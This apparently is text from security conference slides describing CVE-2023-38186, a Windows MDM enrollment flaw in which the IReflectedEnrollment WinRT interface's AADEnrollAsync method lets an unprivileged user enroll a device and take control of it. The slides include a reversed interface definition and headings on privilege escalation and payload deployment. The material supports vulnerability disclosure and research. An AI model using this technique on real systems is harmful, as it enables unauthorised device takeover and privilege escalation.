
// Calling DeleteSCEPTask to delete a given MDM enrollment sched task
hr = managementEnrollerPtr->DeleteSCEPTask(taskNameStr);
if (FAILED(hr)) return PrintError(hr);
```

Windows MDM Client Stack




Windows MDM Enrollment Client

- Provisions device during enrollment
- Runs through an on-demand system service
- Exposes MDM enrollment functionality via WinRT classes



Device Enrollment Execution Flow

From WinRT call to Device Provisioning




Exploiting the MDM Enrollment Client

- **CVE-2023-38186**
Device Enrollment
Exploitation Primitive (DEEP)
 - Exploits logical vulnerability in **IReflectedEnrollment** WinRT interface
 - **AADEnrollAsync** method allows unauthenticated access to Enroll Engine DLL
- Device MDM Enrollment (**infection**) is performed from unprivileged context
- Once DEEP infection is performed, the device can be fully controlled!


Exploiting the MDM Enrollment Client

```
IMIDL_INTERFACE("3490F9C9-9703-46D0-B778-1EC23B82F926")
IReflectedEnrollment : public IInspectable {
    virtual HRESULT FindDiscoveryServiceAsync(HSTRING p0, BYTE p1, IAsyncOperation<FindDiscoveryResults>*** p2) = 0;
    virtual HRESULT DiscoverEndpointsAsync(HSTRING p0, HSTRING p1, BYTE p2, IAsyncOperation<DiscoverEndpointsResults>*** p3) = 0;
    virtual HRESULT EnrollAsync(HSTRING p0, HSTRING p1, HSTRING p2, int p3, HSTRING p4, HSTRING p5, HSTRING p6, HSTRING p7, int p8, IAsyncAction*** p9) = 0;
    virtual HRESULT AllowAuthUri(void* p0) = 0;
    virtual HRESULT RemoveAuthUriAllowList() = 0;
    virtual HRESULT EventWriteForEnrollment(int p0, int p1) = 0;
    virtual HRESULT RetrieveCustomAllDonePageAsync(IAsyncOperation<CustomAllDonePageResults>*** p0) = 0;
    virtual HRESULT SetEnrollmentAsDormant(HSTRING p0, int p1, int p2, IAsyncAction*** p3) = 0;
    virtual HRESULT CompleteMAMToMDMUpgrade(HSTRING p0, HSTRING p1, int p2, IAsyncAction*** p3) = 0;
    virtual HRESULT GetEnrollment(int p0, IAsyncOperation<HSTRING>*** p1) = 0;
    virtual HRESULT CreateCorrelationVector(IAsyncOperation<HSTRING>*** p0) = 0;
    virtual HRESULT CheckBlockingValueAsync(IAsyncOperation<INT32>*** p0) = 0;
    virtual HRESULT ShouldShowCollectLogsAsync(int p0, IAsyncOperation<INT32>*** p1) = 0;
    virtual HRESULT CollectLogs(HSTRING p0, IAsyncAction*** p1) = 0;
    virtual HRESULT ResetProgressTimeout(int p0) = 0;
    virtual HRESULT RetrieveCustomErrorText(int p0, IAsyncOperation<HSTRING>*** p1) = 0;
    virtual HRESULT AADEnrollAsync(HSTRING p0, HSTRING p1, HSTRING p2, HSTRING p3, int p4, HSTRING p5, HSTRING p6, HSTRING p7, IAsyncAction*** p8) = 0;
    virtual HRESULT AADEnrollAsyncWithTenantId(HSTRING p0, HSTRING p1, HSTRING p2, HSTRING p3, int p4, HSTRING p5, HSTRING p6, HSTRING p7, IAsyncAction*** p8) = 0;
```


DEEP UseCase: Local Privilege Escalation



DEEP Usecase: Payload Deployment



Vulnerability Responsible Disclosure Process




DEEP Demos

EKOPARTY



